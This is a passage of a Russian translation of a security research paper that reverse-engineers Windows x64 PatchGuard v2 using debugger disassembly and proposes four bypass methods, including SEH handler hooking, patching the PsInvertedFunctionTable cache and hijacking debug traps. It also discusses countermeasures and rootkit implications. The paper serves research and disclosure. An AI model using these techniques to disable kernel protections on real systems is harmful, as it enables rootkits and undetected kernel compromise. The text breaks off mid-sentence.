; Здесь последовательность расшифровки второго этапа
; настроена на запуск для расшифровки процедуры проверки
; целостности системы. Мы перешагиваем через расшифровку
; второго этапа и исследуем проверочную процедуру в открытом виде...
;
fffff800`f6edc043 8b4a4c          mov     ecx,dword ptr [rdx+4Ch]
fffff800`f6edc046 483144ca48      xor     qword ptr [rdx+rcx*8+48h],rax
fffff800`f6edc04b 48d3c8          ror     rax,c1
fffff800`f6edc04e e2f6           loop    fffff800`f6edc046
fffff800`f6edc050 8b8288010000    mov     eax,dword ptr [rdx+188h]
fffff800`f6edc056 4803c2          add     rax,rdx
fffff800`f6edc059 ffe0            jmp     rax
fffff800`f6edc05b 90              nop
;

```

```

; Мы ставим точку останова на инструкцию 'jmp rax' выше.
; Именно эта инструкция передаёт управление процедуре
; проверки целостности системы.
;
0: kd> ba e1 fffffadbf6edc059
0: kd> g
Breakpoint 2 hit
fffffadbf6edc059 ffe0          jmp      rax
;
; Теперь rax указывает на расшифрованную процедуру
; проверки целостности системы в памяти. Первый вызов
; из неё идёт к процедуре, назначение которой - отключить
; все точки останова на основе регистров отладки, очистив
; регистр управления отладкой (dr7). Это фактически отключает
; все точки останова на основе регистров отладки.
;
0: kd> u @rax
fffffadbf6edd8de 4883ec78      sub      rsp,78h
fffffadbf6edd8e2 48895c2470    mov      qword ptr [rsp+70h],rbx
fffffadbf6edd8e7 48896c2468    mov      qword ptr [rsp+68h],rbp
fffffadbf6edd8ec 4889742460    mov      qword ptr [rsp+60h],rsi
fffffadbf6edd8f1 48897c2458    mov      qword ptr [rsp+58h],rdi
fffffadbf6edd8f6 4c89642450    mov      qword ptr [rsp+50h],r12
fffffadbf6edd8fb 488bda       mov      rbx,rdx
fffffadbf6edd8fe 4c896c2448    mov      qword ptr [rsp+48h],r13
0: kd> u
fffffadbf6edd903 e8863a0000    call     fffffadbf6ee138e
;
; Процедура просто записывает нули в dr7.
;
0: kd> u fffffadbf6ee138e
fffffadbf6ee138e 33c0         xor      eax,eax
fffffadbf6ee1390 0f23f8       mov      dr7,rax
fffffadbf6ee1393 c3           ret

```

3.6. Вводящие в заблуждение имена символов

Один из факторов, который Microsoft нужно было учитывать при реализации PatchGuard, состоит в том, что потенциальные атакующие имеют доступ к символам операционной системы. В качестве помощи при отладке Microsoft публично предоставляет символы для всей операционной системы. Убрать символы операционной системы из публичного доступа практически невозможно: это серьёзно помешало бы ISV при отладке собственных драйверов. Поэтому Microsoft пошла путём использования вводящих в заблуждение имён функций, чтобы скрыть процедуры PatchGuard от поверхностного просмотра. Многие внутренние процедуры PatchGuard имеют имена, которые на первый взгляд звучат вполне легитимно; без глубокого знания ядра или фактической проверки этих процедур было бы трудно просто посмотреть на список всех символов в ядре и найти процедуры, отвечающие за настройку PatchGuard.

Ниже приведён список некоторых вводящих в заблуждение символов, используемых во время инициализации PatchGuard:

1. RtlpDeleteFunctionTable
2. FsRtlMdlReadCompleteDevEx
3. RtlLookupFunctionEntryEx
4. SdbpCheckDll
5. FsRtlUninitializeSmallMcb
6. KiNoDebugRoutine
7. SepAdtInitializePrivilegeAuditing
8. KiFilterFiberContext

3.7. Проверки целостности во время инициализации системы

Во время инициализации системы PatchGuard выполняет проверки целостности нескольких своих антиотладочных механизмов. Если эти механизмы изменены на диске, PatchGuard обнаружит изменения. Например, PatchGuard проверяет, что процедура, отвечающая за очистку точек останова на основе регистров отладки, содержит правильные байты опкодов, соответствующие инструкциям, которые фактически обнуляют Dr7:

```
;
; Здесь мы находимся в SepAdtInitializePrivilegeAuditing,
; то есть в процедуре инициализации PatchGuard при запуске системы.
;
; Этот фрагмент кода проверяет, что процедура KiNoDebugRoutine
; содержит ожидаемые опкоды, используемые для обнуления точек
; останова на основе регистров отладки. Если процедура не содержит
; правильных опкодов, PatchGuard досрочно выходит из
; SepAdtInitializePrivilegeAuditing.
;
INIT:0000000000832A6D lea     rax, KiNoDebugRoutine
INIT:0000000000832A74 cmp     dword ptr [rax], 230FC033h
INIT:0000000000832A7A jnz     abort_initialization
INIT:0000000000832A80 add     rax, 4
INIT:0000000000832A84 cmp     word ptr [rax], 0C3F8h
INIT:0000000000832A89 jnz     abort_initialization
```

3.8. Перезапись кода инициализации PatchGuard после загрузки

После того как PatchGuard инициализирует себя, он намеренно обнуляет значительную часть кода, отвечающего за настройку PatchGuard. Предполагается, что это делается для того, чтобы сторонние драйверы не могли анализировать код ядра в памяти для обнаружения или обхода PatchGuard. Впрочем, такой подход, очевидно, тривиально обходится открытием образа ядра на диске.

После загрузки многие процедуры, связанные с PatchGuard, содержат одни нули:

```
0: kd> u nt!KiNoDebugRoutine
nt!KiNoDebugRoutine:
fffff800`011a4b20 0000          add     byte ptr [rax],al

nt!FsRtlUninitializeSmallMcb:
fffff800`011a4aa2 0000          add     byte ptr [rax],al

0: kd> u nt!KiGetGdtIdt
nt!KiGetGdtIdt:
fffff800`011a4a20 0000          add     byte ptr [rax],al

0: kd> u nt!RtlpDeleteFunctionTable
nt!RtlpDeleteFunctionTable:
fffff800`011a1010 0000          add     byte ptr [rax],al
```

Большая часть кода инициализации PatchGuard находится в секции INITKDBG файла ntoskrnl. Части этой секции обнуляются во время инициализации.

4. Техники обхода

Несмотря на множество техник защиты от обратного инжиниринга и отладки, применяемых PatchGuard версии 2, его вряд ли можно назвать неуязвимым для обхода сторонним кодом. Вопреки тому, чего можно было бы ожидать после описаний в начальной части этой статьи, в броне

PatchGuard есть несколько дыр, которые может использовать стороннее ПО. Ниже описано несколько потенциальных техник обхода PatchGuard версии 2, включая одну технику с рабочим кодом подтверждения концепции. Эти техники применимы к версии PatchGuard, которая на момент написания статьи поставлялась с Windows XP x64 Edition со всеми исправлениями, Windows Server 2003 x64 Edition со всеми исправлениями и Windows Vista x64 со всеми исправлениями. Автор написал полную реализацию только первой предложенной техники обхода, хотя предполагается, что остальные предложенные подходы к обходу в принципе жизнеспособны.

4.1. Перехват `_C_specific_handler`

Самый простой путь отключения PatchGuard версии 2, по мнению автора, состоит в перехвате выполнения на `_C_specific_handler`. Процедура `_C_specific_handler` отвечает за диспетчеризацию исключений для процедур, скомпилированных компилятором Microsoft C/C++ и использующих блоки `try/except`, `try/finally` или `try/catch`. В этот набор функций входят все десять DPC-процедур PatchGuard и большинство других C/C++ функций в ядре. Туда же входят многие процедуры сторонних драйверов: `_C_specific_handler` экспортируется, и компилятор ссылается на эту функцию для всех C/C++ образов, которые в какой-либо форме используют SEH, импортируя её из `ntoskrnl`. Из-за этого Microsoft вынуждена постоянно экспортировать `_C_specific_handler` из ядра, что затрудняет запрет доступа к адресу этой процедуры с точки зрения сторонних драйверов. Более того, поскольку `_C_specific_handler` экспортируется из ядра, получить её адрес во всех версиях ядра из контекста стороннего драйвера тривиально. Этот подход использует тот факт, что PatchGuard применяет SEH для обфускации вызова процедуры проверки целостности системы, фактически превращая этот механизм обфускации в удобный способ перехватить управление выполнением до того, как проверка целостности системы действительно будет выполнена.

Этот подход можно реализовать несколькими разными способами, но базовая идея состоит в том, чтобы перехватить выполнение где-то между инструкцией, вызвавшей исключение в DPC PatchGuard, выбранной во время загрузки, и обработчиками исключений, связанными с DPC-процедурой, которые вызывают процедуру проверки целостности системы PatchGuard. С этой точки зрения `_C_specific_handler` даёт именно то, на что можно было бы надеяться: `_C_specific_handler` вызывается, когда возникает безвредное нарушение доступа, спровоцированное фиктивным значением `DeferredContext` для DPC-процедуры PatchGuard. Кроме того, поскольку процедура экспортируется, нет проблем совместимости с будущими версиями ядра или разными вариантами ядра, такими как PAE против non-PAE, MP против UP и так далее.

Хотя перехват `_C_specific_handler` даёт удобный способ получить управление на пути выполнения проверочной процедуры PatchGuard, остаётся проблема: как безопасно обезвредить проверочную процедуру и возобновить выполнение в безопасной точке, чтобы система продолжала своевременно обрабатывать DPC. На x86 это создало бы серьёзную проблему, поскольку в таком контексте мы, как атакующий, пытающийся обойти PatchGuard, получили бы управление в обработчике исключений с записью контекста, описывающей состояние в середине DPC-процедуры PatchGuard, без хорошего способа раскрутить контекст обратно к вызывающему коду DPC-процедуры, то есть к диспетчеру DPC таймера ядра.

Иронично, но именно потому, что это происходит только на x64, а не на x86, проблема становится тривиальной там, где на x86 её было бы трудно решить обобщённым способом. Конкретно, в Windows в основу соглашения о вызовах x64 встроена обширная поддержка раскрутки стека, так что существуют метаданные, описывающие, как раскрутить любую функцию, которая манипулирует стеком в любой момент своей жизни выполнения. Эти метаданные используются для реализации

семантики раскрутки, позволяющей чисто раскручивать функции без необходимости вызывать обработчики исключений/раскрутки, реализованные в коде и зависящие от контекста выполнения связанной с ними процедуры. Эти обширные метаданные раскрутки можно использовать здесь в нашу пользу, поскольку они дают чистый механизм раскрутки за пределы DPC-процедуры, к диспетчеру DPC, полностью совместимым и независимым от версии ядра способом. Более того, у Microsoft нет хорошего способа отключить эти метаданные раскрутки, учитывая, насколько глубоко они связаны с соглашением о вызовах x64.

Процесс использования метаданных раскрутки функции для раскрутки контекста выполнения известен как виртуальная раскрутка, и для реализации этого механизма существует документированная экспортируемая процедура [5]: `RtlVirtualUnwind`. С помощью `RtlVirtualUnwind` можно изменить контекст выполнения, передаваемый как аргумент в `_C_specific_handler`, а значит и перехват `_C_specific_handler`. Этот контекст выполнения описывает состояние машины в момент нарушения доступа в DPC-процедуре `PatchGuard`. После выполнения виртуальной раскрутки над этим контекстом остаётся только вернуть именованную константу `ExceptionContinueExecution` в диспетчер исключений режима ядра, чтобы материализовать изменённый контекст. Это полностью обходит проверку целостности системы `PatchGuard`. Дополнительный бонус состоит в том, что перехват `_C_specific_handler` нужен только до первого вызова `PatchGuard`. Причина в том, что таймер `PatchGuard` является одноразовым, а поскольку код повторной постановки таймера в очередь пропускается виртуальной раскруткой, `PatchGuard` фактически навсегда отключается до конца текущего загрузочного сеанса Windows.

Последнее оставшееся препятствие для этой техники обхода - отфильтровать конкретные исключения нарушения доступа `PatchGuard` от легитимных нарушений доступа, которые может производить код режима ядра. Это важно, поскольку нарушения доступа в режиме ядра являются нормальной частью валидации параметров, то есть модели проверки и закрепления, используемой для проверки указателей пользовательского режима драйверами и системными сервисами. К счастью, такое различие сделать легко, поскольку обычно из режима ядра разрешено использовать `try/except` только для перехвата нарушения доступа, относящегося к адресу пользовательского режима, как уже описывалось ранее. `PatchGuard` является редким исключением из этого правила: у него есть хорошо определённая область "ничейной земли", где можно пытаться выполнять обращения без риска аварийной остановки системы. Поэтому безопасно предположить, что любое нарушение доступа, связанное с адресом режима ядра, является либо запуском собственного выполнения `PatchGuard`, либо очень плохо ведущим себя сторонним драйвером, грубо нарушающим правила для драйверов режима ядра Windows. По мнению автора, второй случай не стоит рассматривать как блокирующий фактор, особенно потому, что если бы такой полностью сломанный драйвер существовал, он уже случайным образом обрушивал бы систему аварийной остановкой. В качестве дополнения стоит отметить, что адрес, на который ссылается блок информации об исключении, переданный обработчику исключения, всегда будет `0xFFFFFFFFFFFFFFFF` из-за того, как процессор сообщает нарушения на неканонических адресах. Однако это не влияет на жизнеспособность этой техники как корректного способа обойти `PatchGuard` независимым от версии способом.

Стоит отметить, что тот факт, что эта техника включает модификацию ядра, не является проблемой, если не считать внутренне присущих состояний гонки при безопасной модификации работающего бинарного кода. Перехват отключит `PatchGuard` до того, как `PatchGuard` получит шанс заметить этот перехват из контекста процедуры проверки целостности системы.

У этого предложенного подхода есть несколько преимуществ перед подходом, ранее предложенным в исходной статье `Uninformed o PatchGuard` [2]. В частности, он не требует находить каждую отдельную DPC-процедуру и вообще не опирается на снятие отпечатков кода: используются только экспортируемые символы. Это повышает как надёжность предлагаемого

подхода, поскольку снятие отпечатков кода всегда добавляет дополнительную вероятность ложных срабатываний, так и его устойчивость к противодействию со стороны Microsoft. Поскольку эта техника опирается исключительно на экспортируемые функции и не зависит ни от количества возможных DPC, доступных PatchGuard, ни от их поиска во время выполнения, заблокировать такой подход было бы значительно сложнее, чем просто добавить ещё одну возможную DPC-процедуру или изменить атрибуты существующей DPC-процедуры, чтобы помешать сторонним драйверам, которые используют сигнатурный подход к поиску DPC-процедур для модификации.

Хотя эта техника достаточно устойчива к изменениям ядра, которые напрямую не затрагивают базовые механизмы работы самого PatchGuard, что подтверждается её способностью работать без изменений и на Windows Server 2003 x64, и на Windows Vista x64, у Microsoft есть несколько разных способов заблокировать эту атаку в будущем обновлении PatchGuard. Самое очевидное решение - полностью отказаться от SEH как базового механизма, участвующего в организации проверки целостности системы PatchGuard. Отказ от SEH убирает удобный механизм, то есть перехват `_C_specific_handler`, который здесь представлен как независимый от версии способ встроиться в путь выполнения проверки целостности системы PatchGuard. Если Microsoft пойдёт этим путём, потенциальному атакующему придётся разработать другой механизм получения управления выполнением до запуска проверки целостности системы. Если предположить, что Microsoft правильно разыграет свои карты, будущая редакция PatchGuard не будет иметь столь легко доступного механизма для универсального перехвата процесса выполнения, что в значительной степени нейтрализует предложенный подход. Microsoft также могла бы использовать какую-либо предварительную валидацию пути обработчика исключений до того, как DPC вызывает исключение, хотя, учитывая, что это не самый простой и элегантный способ противодействовать такой технике, автор считает такое решение маловероятным.

4.2. Перехват регистрации исключений DPC

В настоящее время все пути выполнения, ведущие к запуску DPC-процедур PatchGuard, включают обработчик исключений/раскрутки. Это ещё одна слабость типа единой точки отказа, которую могут использовать сторонние разработчики, пытающиеся отключить PatchGuard. В качестве ещё одного способа победить PatchGuard предлагается подход, включающий обнаружение всех DPC-процедур PatchGuard с последующим перехватом регистраций обработчиков исключений для каждой DPC.

Хотя эта техника не так чиста и прямолинейна, как техника, предложенная в 4.1, автор считает её жизнеспособным механизмом обхода PatchGuard версии 2. По сути, техника предполагает модификацию регистраций исключений для каждой возможной DPC-процедуры, которую PatchGuard может использовать, так чтобы каждая регистрация исключения указывала на процедуру, применяющую виртуальную раскрутку для безопасного выхода из DPC PatchGuard без вызова проверки целостности системы. Однако любой такой подход сталкивается с несколькими препятствиями.

Первая серьёзная трудность этой техники - найти каждую DPC PatchGuard. Поскольку ни одна из DPC-процедур PatchGuard не экспортируется, для поиска мест модификации требуется немного более творческое мышление. Автор считает, что для этой цели лучше всего подойдёт сочетание сопоставления шаблонов и снятия отпечатков кода; между различными DPC-процедурами PatchGuard существует ряд общих черт, которые можно использовать, чтобы найти их в PatchGuard версии 2 с относительно высокой степенью уверенности. Конкретно автор считает следующие критерии приемлемыми для обнаружения DPC-процедур PatchGuard:

1. Каждая DPC-процедура имеет одну регистрацию, помеченную как исключение/раскрутка, с `_C_specific_handler`.

2. Каждая DPC-процедура имеет ровно четыре области видимости для `_C_specific_handler`.
3. Каждая DPC-процедура упоминается в виде сырого адреса, то есть 64-битного указателя, в исполняемых секциях кода, составляющих `ntoskrnl`, как минимум дважды.
4. Каждая DPC-процедура имеет как минимум две области видимости `_C_specific_handler` со связанным обработчиком раскрутки/исключения.
5. Каждая DPC-процедура имеет ровно одну область видимости `Cspecificandler` с вызовом общей подфункции, которая ссылается на `RtlUnwindEx`, экспортируемую процедуру.
6. Каждая DPC-процедура имеет несколько наборов характерных, обычно редких инструкций, таких как `ror/rol`.

При наличии нескольких или даже всех этих критериев должно быть возможно точно найти все десять DPC-процедур через сканирование неперемещаемого кода в ядре. Информацию о регистрации исключений для DPC-процедур можно найти через обработку каталога исключений ядра; собственно, большинство критериев требует сделать это как предварительный шаг. Найти базу образа ядра тоже довольно тривиально: можно взять адрес экспортируемой процедуры и округлить его вниз до области 64 КБ. После этого остаётся только выполнять поиск вниз с шагом 64 КБ по сигнатуре DOS-заголовка, а затем проверить наличие заголовка PE32+.

Ещё одно препятствие, которое нужно решить для этого подхода, - размещение замещающих процедур обработчиков исключений. Эти процедуры должны находиться в пределах 4 ГБ от базы образа ядра, потому что в метаданных раскрутки есть только 32-битный RVA. Это означает, что в общем случае непрактично просто хранить их в бинарном файле драйвера или выделении пула: по умолчанию такие адреса обычно находятся гораздо дальше 4 ГБ от базы образа ядра. Насколько известно автору, документированных и экспортируемых процедур для выделения виртуальной памяти режима ядра по конкретному виртуальному адресу нет. Однако теоретически можно применить другие, менее приятные подходы, например выделить физическую память и напрямую изменить структуры страничной адресации, чтобы создать допустимую область памяти в пределах 4 ГБ от базы образа ядра.

После решения этих трудностей остальная часть подхода довольно тривиальна и похожа на части техники, описанной в 4.1. Конкретно заменённые обработчики исключений должны вызвать `RtlVirtualUnwind`, чтобы раскрутиться назад к диспетчеру DPC ядра, а затем запросить возобновление выполнения в раскрученном контексте.

С точки зрения автора, этот механизм далеко не так надёжен, как первый, хотя оба подхода можно отключить, полностью отказавшись от SEH как критического пути выполнения процедуры проверки целостности системы PatchGuard. Конкретно Microsoft могла бы изменить характеристики DPC-процедур, пытаясь затруднить снятие их отпечатков и обнаружение во время выполнения. Для поражения этой техники также можно было бы использовать предварительную валидацию метаданных раскрутки или дополнительные проверки в самом диспетчере исключений, гарантирующие, что все SEH-процедуры, зарегистрированные как часть образа, находятся в пределах этого образа в памяти. Есть и другие преимущества безопасности от проверки того, что SEH-процедуры на x64, зарегистрированные как часть образа, действительно существуют внутри образа; это будет обсуждаться ниже. Поэтому автор ожидал бы появления такого механизма в будущей версии Windows.

4.3. Перехват `PsInvertedFunctionTable`

Ещё один вариант перехвата PatchGuard в пути SEH-кода, критичном для процедуры проверки целостности системы, использует оптимизацию, существующую в диспетчере исключений x64. Конкретно можно использовать тот факт, что диспетчер исключений на x64 применяет кэш для повышения производительности обработки исключений. За счёт этого кэша может оказаться

возможным перехватить управление выполнением в момент, когда DPC-процедура PatchGuard намеренно создаёт исключение нарушения доступа, чтобы запустить проверку целостности системы. Предложенная техника использует глобальную переменную ядра `nt!PsInvertedFunctionTable`, представляющую кэш для быстрой трансляции значений RIP в связанную базу образа и указатель на каталог исключений без необходимости выполнять медленный поиск по связанному списку загруженных модулей ядра.

Эта техника довольно похожа на описанную в 4.2. Вместо изменения фактических записей каталога исключений, соответствующих каждой DPC-процедуре PatchGuard в образе ядра в памяти, эта техника изменяет кэшированный указатель на каталог исключений, хранящийся внутри `PsInvertedFunctionTable`.

`PsInvertedFunctionTable` используется `RtlLookupFunctionTableEntry`, чтобы преобразовать значение RIP в связанный образ и блок метаданных раскрутки. Логика внутри `RtlLookupFunctionTable` по сути ищет среди кэшированных записей, находящихся в `PsInvertedFunctionTable`, образ, соответствующий заданному значению RIP. Если найдено совпадение, указатель на каталог исключений загружается напрямую из кэша `PsInvertedFunctionTable`, а не через более медленный процесс разбора PE-заголовка данного образа. Если совпадение не найдено, выполняется поиск по связанному списку загруженных модулей. Если в списке загруженных модулей найдено совпадение, PE-заголовок связанного модуля обрабатывается для поиска каталога исключений этого модуля. Затем каталог исключений просматривается, чтобы найти блок метаданных раскрутки, соответствующий функции, содержащей указанное значение RIP.

Структуру, лежащую в основе `PsInvertedFunctionTable` (`RTL_INVERTED_FUNCTION_TABLE`), можно описать на C следующим образом:

```
typedef struct _RTL_INVERTED_FUNCTION_TABLE_ENTRY
{
    PIMAGE_RUNTIME_FUNCTION_ENTRY ExceptionDirectory;
    PVOID ImageBase;
    ULONG ImageSize;
    ULONG ExceptionDirectorySize;
} RTL_INVERTED_FUNCTION_TABLE_ENTRY, * PRTL_INVERTED_FUNCTION_TABLE_ENTRY;

typedef struct _RTL_INVERTED_FUNCTION_TABLE
{
    ULONG Count;
    ULONG MaxCount; // always 160 in Windows Server 2003
    ULONG Pad[ 0x2 ];
    RTL_INVERTED_FUNCTION_TABLE_ENTRY Entries[ ANYSIZE_ARRAY ];
} RTL_INVERTED_FUNCTION_TABLE, * PRTL_INVERTED_FUNCTION_TABLE;
```

В Windows Server 2003 в массиве внутри `PsInvertedFunctionTable` зарезервировано место максимум для 160 загруженных модулей. В Windows Vista это число расширено до 512 записей модулей. Массив загруженных модулей поддерживается системным загрузчиком модулей так, что при загрузке или выгрузке модуля соответствующая запись внутри `PsInvertedFunctionTable` соответственно создаётся или удаляется. Истощение массива модулей внутри `PsInvertedFunctionTable` не является фатальной ошибкой: в этом случае производительность диспетчеризации исключений, связанных с дополнительными модулями, будет ниже, но система всё равно продолжит работать.

Поскольку кэш преобразования RIP в каталог исключений, описываемый `PsInvertedFunctionTable`, хранит полный 64-битный указатель на каталог исключений связанного модуля, можно отделить кэшированный указатель каталога исключений от соответствующего образа. Иными словами, можно изменить член `ExceptionDirectory` конкретной кэшированной `RTL_INVERTED_FUNCTION_TABLE_ENTRY` так, чтобы он указывал на произвольное место вместо каталога исключений этого модуля. Нет проверок безопасности или целостности, которые подтверждают, что член `ExceptionDirectory` указывает внутрь данного образа. Сторонний драйвер мог бы использовать это, чтобы получить контроль над диспетчеризацией исключений для

любого из первых 160, а в Windows Vista - 512, модулей ядра. Этот список загруженных модулей включает критически важные образы, такие как HAL, обычно первая запись в кэше, и само ядро, обычно вторая запись в кэше. В отношении обхода PatchGuard это позволяет стороннему драйверу скопировать данные каталога исключений ядра в динамически выделенную память и изменить их так, чтобы обработчики исключений для DPC-процедур PatchGuard указывали на заглушку, вызывающую виртуальную раскрутку, как описано в технике 4.2. После настройки изменённой теневой копии каталога исключений для ядра стороннему драйверу достаточно заменить указатель ExceptionDirectory внутри записи кэша PsInvertedFunctionTable для ядра указателем на теневую копию. После этого подход по сути совпадает с предложенным подходом из 4.2. У него есть дополнительное преимущество: его труднее обнаружить с точки зрения проверки целостности пути диспетчеризации исключений, поскольку каталог исключений, связанный с образом ядра в памяти, фактически не изменяется; меняется только указатель на каталог исключений в кэше.

Однако этот подход требует надёжного механизма обнаружения PsInvertedFunctionTable, которая не экспортируется, во время выполнения. Автор считает, что это не особенно сложная задача, поскольку первые несколько членов PsInvertedFunctionTable, а именно максимальное количество записей и записи для HAL и ядра, будут иметь предсказуемые значения, которые можно использовать в классическом поиске по заранее известной сигнатуре в пространстве глобальных переменных ядра. Для повышения точности можно также применять дополнительные эвристики, например требовать наличия нескольких ссылок из кода ядра на предполагаемое местоположение PsInvertedFunctionTable.

Этому предложенному подходу можно противодействовать многими из контрмер, предложенных против техник 4.1 и 4.2. Дополнительно эту технику можно заблокировать проверкой указателей каталога исключений внутри PsInvertedFunctionTable, например удостоверившись, что такие указатели каталога исключений находятся в пределах предполагаемого связанного образа. Хотя такая валидация не идеальна, поскольку всё ещё может быть возможно переместить указатель каталога исключений в другое место внутри образа, которое можно безопасно изменить во время выполнения, например наложив его на большой массив глобальных переменных или что-то подобное, она определённо повысила бы сложность подрыва кэша трансляции RIP в диспетчер исключений. Аналогично можно принять дополнительные техники валидации, например требовать, чтобы каталог исключений указывал на память только для чтения, уменьшая шанс того, что сторонний драйвер сможет осмысленно подорвать кэш с результатом, отличным от падения системы.

Следует отметить, что в текущей реализации PsInvertedFunctionTable является сравнительно привлекательной целью для потенциально вредоносного ПО, желающего перехватить части ядра без обнаружения. Действительно, через тщательно спланированный подрыв PsInvertedFunctionTable стороннее ПО могло бы получить контроль над диспетчерами исключений по всему ядру, чтобы получить управление выполнением. Хотя эта техника была бы гораздо более ограниченной, чем прямая модификация ядра, у неё есть преимущество полной необнаруживаемости текущими версиями PatchGuard, которые по очевидным причинам не могут проверять глобальные переменные, способные изменяться без предупреждения во время выполнения. У неё также есть преимущество необнаруживаемости текущими системами обнаружения руткитов, которые в настоящее время, насколько известно автору, совершенно не знают о PsInvertedFunctionTable. Хотя для первоначального изменения PsInvertedFunctionTable атакующему потребовались бы административные права или эксплойт, дающий такие права, Microsoft в последнее время сосредоточила много усилий на защите ядра даже от пользователей с правами администратора. Например, можно представить программу в стиле руткита, которая перехватывает диспетчеры исключений для системных сервисов и передаёт недействительные указатели пользовательского режима системным сервисам, чтобы скрытно выполнять код режима ядра без обнаружения, когда стандартная проверка указателя выбрасывает

исключение, показывающее, что данный параметр-указатель пользовательского режима недействителен. Учитывая такую угрозу с точки зрения руткитов, автор считает, что в интересах Microsoft было бы внедрить дополнительную валидацию кэшированных указателей каталога исключений в PsInvertedFunctionTable, если Microsoft хочет продолжать путь усиления ядра против вредоносного кода с административными привилегиями.

4.4. Перехват KiDebugTrapOrFault

Хотя многие из предложенных техник блокировки PatchGuard до сих пор опирались на то, что PatchGuard использует SEH для запуска проверки целостности системы, существуют и другие подходы, не зависящие от этой конкретной детали реализации PatchGuard. Одна из таких альтернативных техник обхода PatchGuard включает подрыв обработчика отладочного сбоя в ядре: KiDebugTrapOrFault. Этот обработчик является точкой входа для всех отладочных исключений, например так называемых аппаратных точек останова, и поэтому представляет собой привлекательную цель для обхода PatchGuard.

Основа этой предложенной техники состоит в использовании набора аппаратных точек останова для перехвата выполнения в удобном критическом месте на пути выполнения PatchGuard, ведущем к проверке целостности системы. У этой техники больше гибкости, чем у многих ранее описанных техник, хотя эта гибкость даётся ценой значительно более сложной и трудной реализации. Конкретно предложенную технику можно использовать для перехвата управления в любой точке, критичной для выполнения проверки целостности системы PatchGuard: например, в диспетчере DPC ядра, в одной из DPC-процедур PatchGuard или в удобном месте в пути диспетчеризации исключений, таком как `_C_specific_handler`.

Перехват выполнения может быть достигнут через получение контроля над обработкой отладочных исключений. Это можно сделать несколькими разными способами; например, можно поставить перехват на KiDebugTrapOrFault или изменить каталог IDT, чтобы просто перенаправить отладочное исключение на код, предоставленный драйвером, полностью обходя KiDebugTrapOrFault. Есть даже способы сделать этот перехват прозрачным для текущей реализации PatchGuard, например через перехват PsInvertedFunctionTable, описанный в технике 4.3. Затем драйвер мог бы изменить метаданные раскрутки для KiDebugTrapOrFault и создать обработчик исключения для этой процедуры. Этот шаг дал бы прозрачный доступ первого шанса ко всем отладочным сбоям, потому что KiDebugTrapOrFault внутри себя создаёт и диспетчеризует исключение STATUS_SINGLE_STEP, описывающее отладочный сбой. Обычно такое исключение STATUS_SINGLE_STEP было бы передано отладчику, но нет технической причины, по которой стандартный обработчик исключений в стиле SEH не мог бы его поймать. Независимо от того, как получено управление выполнением на обработчике отладочного исключения, следующий шаг предлагаемого подхода состоит в изменении выполнения в выбранной интересующей точке, будь то диспетчер DPC таймера ядра, который легко найти, поставив DPC в очередь и выполнив виртуальную раскрутку, DPC-процедура PatchGuard, `_C_specific_handler` или любое другое интересующее место в критическом пути выполнения PatchGuard, чтобы предотвратить запуск проверки целостности системы PatchGuard.

После того как реализующий получил контроль над обработчиком отладочного исключения любым желаемым способом, остаётся только установить точки останова на основе регистров отладки в целевых местах. Когда эти точки останова срабатывают, управление передаётся обработчику отладочного исключения, а оттуда - коду драйвера реализующего, который может действовать как необходимо, например изменить контекст выполнения процессора в момент исключения перед возобновлением выполнения.

У этого подхода есть три преимущества перед прямой модификацией кода ядра, то есть заменой опкодов. Во-первых, он более гибок, потому что не возникает трудностей с размещением абсолютного 64-битного перехода в произвольном месте. На x64 для этого обычно требуется около 12 байт опкодов из любого произвольного места в памяти. Например, не нужно беспокоиться о том, что пространство опкодов, перезаписанное переходом, может перекрыть целую границу инструкции, являющуюся целью перехода, что могло бы привести к выполнению недопустимого кода. Во-вторых, этот подход позволяет избежать необходимости реализовывать дизассемблер или схожие формы анализа кода в режиме ядра, поскольку аппаратные точки останова позволяют получить управление выполнением в точном месте без необходимости освобождать достаточно места для модификации переходом, а затем помещать исходные инструкции обратно в заглушку перехода, чтобы при желании позволить выполнению продолжиться в исходном эффективном потоке инструкций. Наконец, при правильной реализации эта техника может быть выполнена совершенно без состояний гонки, поскольку единственная модификация, которую нужно выполнить, - это атомарная 8-байтовая замена выровненного по указателю значения в `PsInvertedFunctionTable`, если выбран такой подход.

Этот подход требует, чтобы реализующий выбрал место или несколько мест в ядре, где будут установлены точки останова для получения управления выполнением. Возможностей много: диспетчер DPC, где можно отфильтровать DPC PatchGuard, например обнаруживая недействительные указатели ядра в `DeferredContext`; путь диспетчеризации исключений, где можно раскрутиться за пределы исключения нарушения доступа DPC PatchGuard; сама DPC PatchGuard, где можно снова выполнить раскрутку через `RtlVirtualUnwind`, обходя PatchGuard, если DPC вызывается PatchGuard; или любая другая выбранная область. Одно из преимуществ этого подхода состоит в том, что он сравнительно легко перехватывает выполнение в любом месте ядра, которое можно надёжно найти в разных версиях ядра, что потенциально делает его значительно более гибким для адаптации к будущим реализациям PatchGuard, чем некоторые ранее обсуждённые техники обхода.

Обычно в ядре есть логика, не позволяющая коду пользовательского режима помещать случайные адреса ядра в регистры отладки через `NtSetContextThread`. Может потребоваться внести дополнительные изменения, чтобы гарантировать сохранение пользовательских значений в регистрах отладки при переключениях контекста через те же механизмы, которые отладчик ядра использует для сохранения регистров отладки.

По мнению автора, в принципе Microsoft было бы трудно победить эту технику без аппаратной поддержки, например виртуализации. Хотя Microsoft могла бы перемещать критические пути кода PatchGuard, эта техника представляет общий механизм скрытого перехвата любого места в ядре, поэтому её относительно легко адаптировать к будущим редакциям PatchGuard. Один возможный подход к противодействию - усилить валидацию обработчика отладочного исключения, пытаясь усложнить его перехват без обнаружения PatchGuard или другим механизмом проверки. Другие контрмеры против такой тактики в общем случае состояли бы в том, чтобы с точки зрения стороннего драйвера усложнить надёжное обнаружение всех критических путей кода последовательным и надёжным образом во всех версиях ядра. Вероятно, это окажется трудно, поскольку значительная часть внутренней работы ядра в некоторой форме видна драйверам, например через экспортируемые функции, или косвенно раскрывается драйверам, например векторы ловушек через IDT, обработчики исключений через метаданные раскрутки и экспорты, используемые в процессе диспетчеризации исключений к SEH-регистрациям. В результате полная изоляция PatchGuard от всех таких внешне видимых мест, которые сравнительно легко мог бы скомпрометировать сторонний драйвер, вероятно, была бы трудной задачей.

Обработчик отладочного исключения можно использовать не только для обхода PatchGuard ради разрешения обычных модификаций кода ядра через замену опкодов. Его также можно использовать, чтобы полностью устранить необходимость выполнять основанные на замене

